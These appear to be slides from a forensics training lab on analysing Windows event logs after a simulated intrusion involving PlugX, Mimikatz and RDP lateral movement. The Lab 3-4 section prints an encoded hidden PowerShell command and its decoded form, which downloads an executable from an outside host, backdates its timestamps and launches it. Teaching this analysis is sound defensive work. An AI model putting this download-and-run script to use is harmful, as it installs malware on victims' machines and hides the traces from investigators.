 - There is a high possibility that he got a “ninja-rdp” credential with Mimikatz’s “sekurlsa::logonpasswords” module.
 - He moved laterally to “Client-Win10-1” with “ninja-rdp” account.

When You Finished Lab 1 & 2, What's Next?

Third, you should check the events after the plugX infection date on Client-Win10-1.

Mar 7 10:38-40 PM Win10-2:
Information collection with several commands (prefetch)

Mar 7 10:38 PM Win10-2:
s.zip was expanded to
C:\ProgramData\ (event log)

Mar 7 4:13 PM Win10-2:
PlugX (SvS.DLL) infection
by new_engine.doc
(autoruns, recent docs, exploit)

Mar 7 4:07 PM Win10-2:
Received an attack mail (email)

Mar 8 3:00-8:00 PM Win10-2:

Mar 15 7:53 PM Win10-1:
Started to download something
from 1ive.net (proxy log)

Mar 14 10:50 PM Win10-1:
PlugX (SvS.DLL) infection
(proxy log, Task)

Mar 14 10:33 PM Win10-2:
RDP to Win10-1 (event log)

Mar 12 9:40 PM Win10-2:
Dump NT hash with
PowerShell & mimikatz
(proxy log, attack tool, event log)

Between Mar 12 8:33 PM
& 10:35 PM Win10-2:
cmd.exe execution (srum)

15

Fourth, you should focus on
this very notable event.

Between Mar 23 1:20 PM & 2:20 PM Win10-1:
cmd.exe & SDelete (.exe) execution (srum, attack tool)

Lastly, we will focus on the
events after this date.

Mar 23 12:53 PM Win10-1:
Stopped to download something from 1ive.net (proxy log)

Between Mar 23 12:19 PM & 1:20 PM Win10-1:
xcopy.exe, 7-Zip (7.exe) & cscript.exe execution,
massive network traffic occurred (srum, attack tool)

Between Mar 22 6:07 PM & 7:07 PM Win10-1:
xcopy.exe, net*.exe & cscript.exe execution,
massive network traffic occurred (srum)

Mar 22 5:36 PM AD:
Downloaded something from 1ive.net (proxy log)

Between Mar 22 5:07 PM & 6:07 PM Win10-1:
net*.exe & cscript.exe execution (srum)

Mar 20 6:40 PM Win10-1:
AddinsManager.exe infection (proxy log, WMI)

25

Event Log Analysis Lab 3

Analyzing Logs on Client-Win10-1

Lab 3

Analyzing Logs on Client-Win10-1

- Next, we will investigate the administrator's PC, "Client-Win10-1".
- Goal:
 - Was Mimikatz used on this PC?
 - If yes, what was the command?

Lab 3-1 (1)


Analyzing Logs on Client-Win10-1

- We will investigate “Security.evtx” first.

Lab 3-1 (2)

Analyzing Logs on Client-Win10-1


- Security.evtx
 - However, events were logged only until around March 25, 2018. We need older logs.



Lab 3-1 (3)

Analyzing Logs on C


- Security.evtx
 - Even when we apply “Sec4624_remote_logon.elc” filter, no entry is found.



Lab 3-2 (1)

Analyzing Logs on Client-Win10-1

- Microsoft-Windows-TerminalServices-LocalSessionManager-%4Operational.evtx
 - When we apply “TS21_25_rdp_dst.elc” filter, we can find a RDP session from 192.168.52.44 (Client-Win10-2), which we have already known.



Lab 3-3 (1)

Analyzing Logs on Client-Win10-1

- Microsoft-Windows-TaskScheduler%4Operational.evtx
 - We can find "\SxS" task registered when we filter with id 106.
 - We have already known that this is the persistence of the PlugX.

Type	Date	Time	Event	Source	Category
Information	3/16/2018	12:37:04 AM		106	Microsoft-Windows-Ta
Information	3/15/2018	6:53:29 PM		106	Microsoft-Windows-Ta
Information	3/14/2018	10:50:29 PM		106	Microsoft-Windows-Ta
Information	3/13/2018	1:46:33 PM		106	Microsoft-Windows-Ta

Lab 3-3 (2)

Analyzing Logs on Client-Win10-1

- Microsoft-Windows-TaskScheduler%4Operational.evtx
 - We can also find “\SyS” task registered.
 - This is a new suspicious event.


Type	Date	Time	Event	Source	Category
Information	3/16/2018	12:37:04 AM	106	Microsoft-Windows-Ta	Task registered
Information	3/15/2018	6:53:29 PM	106	Microsoft-Windows-Ta	Task registered
Information	3/14/2018	10:50:29 PM	106	Microsoft-Windows-Ta	Task registered
Information	3/13/2018	1:46:35 PM	106	Microsoft-Windows-Ta	Task registered

Events: 17704 Displayed: 4 Selected: 1

Lab 3-3 (3)

Analyzing Logs on

- Microsoft-Windows-TaskScheduler%4Operational.evtx
 - When you filter with “\SyS”, ...



Lab 3-3 (4)

Analyzing Logs

- Microsoft-Windows-TaskScheduler%4Operational.evtx
 - When you filter with “\SyS”, you can find that it was kicked every hour.

Type	Date	Time	Event	Source	Category
i Information	3/15/2018	9:53:00 PM	107	Microsoft-Windows-Ta	Task trigger
i Information	3/15/2018	8:53:07 PM	102	Microsoft-Windows-Ta	Task comple
i Information	3/15/2018	8:53:07 PM	201	Microsoft-Windows-Ta	Action comp
i Information	3/15/2018	8:53:00 PM	200	Microsoft-Windows-Ta	Action start
i Information	3/15/2018	8:53:00 PM	100	Microsoft-Windows-Ta	Task Starte
i Information	3/15/2018	8:53:00 PM	129	Microsoft-Windows-Ta	Created Ta
i Information	3/15/2018	8:53:00 PM	107	Microsoft-Windows-Ta	Task trigger
i Information	3/15/2018	7:53:08 PM	102	Microsoft-Windows-Ta	Task comple
i Information	3/15/2018	7:53:08 PM	201	Microsoft-Windows-Ta	Action comp
i Information	3/15/2018	7:53:01 PM	200	Microsoft-Windows-Ta	Action start
i Information	3/15/2018	7:53:01 PM	100	Microsoft-Windows-Ta	Task Starte
i Information	3/15/2018	7:53:01 PM	129	Microsoft-Windows-Ta	Created Ta
i Information	3/15/2018	7:53:01 PM	107	Microsoft-Windows-Ta	Task trigger
i Information	3/15/2018	6:53:29 PM	140	Microsoft-Windows-Ta	Task registr
i Information	3/15/2018	6:53:29 PM	106	Microsoft-Windows-Ta	Task register

Lab 3-4 (1)

Analyzing Logs on Client-Win10-1

- Windows PowerShell.evtx
 - We can find suspicious strings when you filter with event IDs 400, 403 and 800.

The screenshot shows the Event Log Explorer interface. The left pane displays a tree view of log files under 'Computers Tree' and a 'Log Files' section. The right pane shows two tabs: 'Microsoft-Windows-PowerShell%40operational.evtb' and 'Windows PowerShell.evtb'. The 'Windows PowerShell.evtb' tab is active, showing a list of 3355 events. Two specific events are highlighted in blue. The details pane for the event at index 13 is expanded, showing the following description:

```
Engine state is changed from None to Available.  
Details:  
NewEngineState=Available  
PreviousEngineState=None  
SequenceNumber=13  
HostName=ConsoleHost  
HostVersion=5.1.14393.0  
HostId=400f52c-e614d42b-509b-0a-cff-208e0  
HostApplication=powershell.exe -window hidden -noni -nop -nologo -exec bypass -enc  
JABjAG8AdQBuAHQAI...  
The entire description text is enclosed in a large red box.
```

At the bottom of the details pane, the 'Description' tab is selected, followed by 'Data'.

PowerShell Argument Strings

```
powershell.exe -window hidden -noni -nop -nologo -exec bypass -enc  
JABjAG8AdQBuAHQAIAA9ACAAKABHAGUAdAAtAFcAbQBpAE8AYgBqAGUAYwB0ACAALQBRAHUAZQByAHkAIAAiAFMARQ  
BMAEUAQwBUACAAKgAgAEYAUgBPAEOAIABXAGkAbgAzADIAxwBQAHIAbwBjAGUAcwBzACAAVwBIAEUAUgBFACAAQwBv  
AG0AbQBhAG4AZABMAGkAbgBIACAATABJAEsARQAgACcAJQBBAGQAZABpAG4AcwBNAGEAbgBhAGcAZQByAC4AZQB4A  
GUAJQAnACIAIAB8ACAATQBIAGEAcwB1AHIAZQAtAE8AYgBqAGUAYwB0ACKALgBDAG8AdQBuAHQADQAKACQAZAAgAD0  
AIAAiAEMAOgBcAFwAVwBpAG4AZABvAHcAcwBcAFwAYQBkAGQAAQBuAHMAXABCCEEAZABkAGkAbgBzAE0AYQBuAGEA  
ZwBIAHIALgBIAHgAZQAIAA0ACgAkAGQAdAAgAD0AIAAiADIAMAAxADYALwA2AC8AMQAzACAAMQA0ADoANAAxADoAMg  
A4ACIADQAKAGkAZgAoACQAYwBvAHUAbgB0ACAALQBIAHEIAIAwACKAewANAAoAIAAgACAAIAAkAHcAYwA9ACgATgBIA  
HcALQPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBIAHQALgBXAGUAYgBDAGwAaQBIAG4AdAApAA0ACgAgACA  
AIAAgACQAdwBjAC4AUAByAG8AeAB5AD0AKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABIAG0ALgBOAGU  
AdAAuAFcAZQBIAFAAAGBvAHgAeQAoACcAaAB0AHQAcAA6AC8ALwBwAHIAbwB4AHkALgBuAGkAbgBqAGEALQBtAG8AdA  
BvAHIAcwAuAG4AZQB0ADoAOAAwADgAMAAvACcALAAgACQAdAByAHUAZQApACKADQAKACAAIAAgACAAJAB3AGMALg  
BEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAOACcAaAB0AHQAcAA6AC8ALwBvAHUAdAAxAG8AbwBrAC4AbgBIAHQAL  
wBzAHUAbQBtAGEAcgB5AC4AagBwAGcAJwAsACQAZAApAA0ACgAgACAAIAAgAFMAZQB0AC0ASQB0AGUAbQBQAHIAbw  
BwAGUAcgBOAHkAIAAkAGQAIAAAtAE4AYQBtAGUAIABDAHIAZQBhAHQAAQBvAG4AVABpAG0AZQAgAC0AVgBhAGwAdQBI  
ACAAJABkAHQADQAKACAAIAAgACAAUwBIAHQALQBIAHQAZQBtAFAAcgBvAHAAZQByAHQAcQAZAAgAC0ATgBhA  
G0AZQAgAEwAYQBzAHQAVwByAGkAdABIADFQAAQBtAGUAIAAAtAFYAYQBzAHUAZQAgACQAZAB0AA0ACgAgACAAIAAgAFM  
AZQB0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAkAGQAIAAAtAE4AYQBtAGUAIABMAGEAcwBOAEEAYwBjAGUAc  
wBzAFQAAQBtAGUAIAAAtAFYAYQBzAHUAZQAgACQAZAB0AA0ACgAgACAAIAAgAFMAdABhAHIAAdAAAtAFAAcgBvAGMAZQBz  
AHMAIAAkAGQADQAKAH0A
```

Decoding it with Python

```
import base64
print(base64.b64decode("JABjAG8AdQBuAHQAIAA9ACAAKABHAGUAdAAtAFcAbQBpAE8AYgBqAGUAYwBOACAALQBRAH
UAZQBByAHkAIAAiAFMARQBMAEUAQwBUACAAKgAgAEYAUgBPAEOAIABXAGkAbgAzADIAxwBQAHIAbwBjAGUAcwBzACAA
VwBIAEUAUgBFACAAQwBvAG0AbQBhAG4AZABMAGkAbgBIACAATABJAEsARQAgACcAJQBBAGQAZABpAG4AcwBNAGEAb
gBhAGcAZQByAC4AZQB4AGUAJQAnACIAIAB8ACAATQBIAGEAcwB1AHIAZQAtAE8AYgBqAGUAYwBOACKALgBDAG8AdQBu
AHQADQAKACQAZAAgAD0AIAAiAEMAOgBcAFwAVwBpAG4AZABvAHcAcwBcAFwAYQBkAGQAAQBuAHMAXABcAEEAZABk
AGkAbgBzAE0AYQBuAGEAZwBIAHIALgBIAHgAZQAIAA0ACgAkAGQAdAAgAD0AIAAiADIAMAxAxADYALwA2AC8AMQAzACAA
MQA0ADoANAAxADoAMgA4ACIADQAKAGkAZgAoACQAYwBvAHUAbgBOACAALQBIHEAIAAwACKAewANAAoAIAAgACAAI
AAkAHcAYwA9ACgATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBIAHQALgBXAGUAYgBDAGwAaQBI
AG4AdAApAA0ACgAgACAAIAAgACQAdwBjAC4AUAByAG8AeAB5AD0AKABOAGUAdwAtAE8AYgBqAGUAYwBOACAAUwB5A
HMAdABIAGOALgBOAGUAdAAuAFcAZQBiAFAAcgBvAHgAeQAOACcAaABOAHQAcAA6AC8ALwBwAHIAbwB4AHkALgBuAGk
AbgBqAGEALQBtAG8AdABvAHIAcwAuAG4AZQB0ADoAOAAwADgAMAAvACcALAAgACQAdAByAHUAZQApACKADQAKACA
AIAAgACAAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAOACcAaABOAHQAcAA6AC8ALwBvAHUAdAAxAG
8AbwBrAC4AbgBIAHQALwBzAHUAbQBtAGEAcgB5AC4AagBwAGcAJwAsACQAZAApAA0ACgAgACAAIAAgAFMAZQB0AC0A
SQB0AGUAbQBQAHIAbwBwAGUAcgBOAHkAIAAkAGQAIAAAtAE4AYQBtAGUAIABDAHIAZQBhAHQAAQBvAG4AVABpAG0AZ
QAgAC0AVgBhAGwAdQBIACAAJABkAHQADQAKACAAIAAgACAAUwBIAHQALQBjAHQAZQBtAFAAcgBvAHAAZQByAHQAeQ
AgACQAZAAgAC0ATgBhAG0AZQAgAEwAYQBzAHQAVwByAGkAdABIAFQAAQBtAGUAIAAAtAFYAYQBsAHUAZQAgACQAZAB0
AA0ACgAgACAAIAAgAFMAZQB0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgBOAHkAIAAkAGQAIAAAtAE4AYQBtAGUAIABMA
GEAcwBOAEEAYwBjAGUAcwBzAFQAAQBtAGUAIAAAtAFYAYQBsAHUAZQAgACQAZAB0AA0ACgAgACAAIAAgAFMAAdABhAHIA
dAAAtAFAAcgBvAGMAZQBzAHMAIAAkAGQADQAKAH0A").decode('utf-16-le'))
```

Lab 3-4 (4)

Analyzing Logs on Client-Win10-1

- Windows PowerShell.evtx
 - Decoded strings

```
$count = (Get-WmiObject -Query "SELECT * FROM Win32_Process WHERE CommandLine LIKE '%AddinsManager.exe%'"
| Measure-Object).Count
$d = "C:\\Windows\\addons\\AddinsManager.exe"
$dt = "2016/6/13 14:41:28"
if($count -eq 0){
    $wc=(New-Object System.Net.WebClient)
    $wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/',$true))
    $wc.DownloadFile('http://outlook.net/summary.jpg',$d)
    Set-ItemProperty $d -Name CreationTime -Value $dt
    Set-ItemProperty $d -Name LastWriteTime -Value $dt
    Set-ItemProperty $d -Name LastAccessTime -Value $dt
    Start-Process $d
}
```

Lab 3-4 (5)

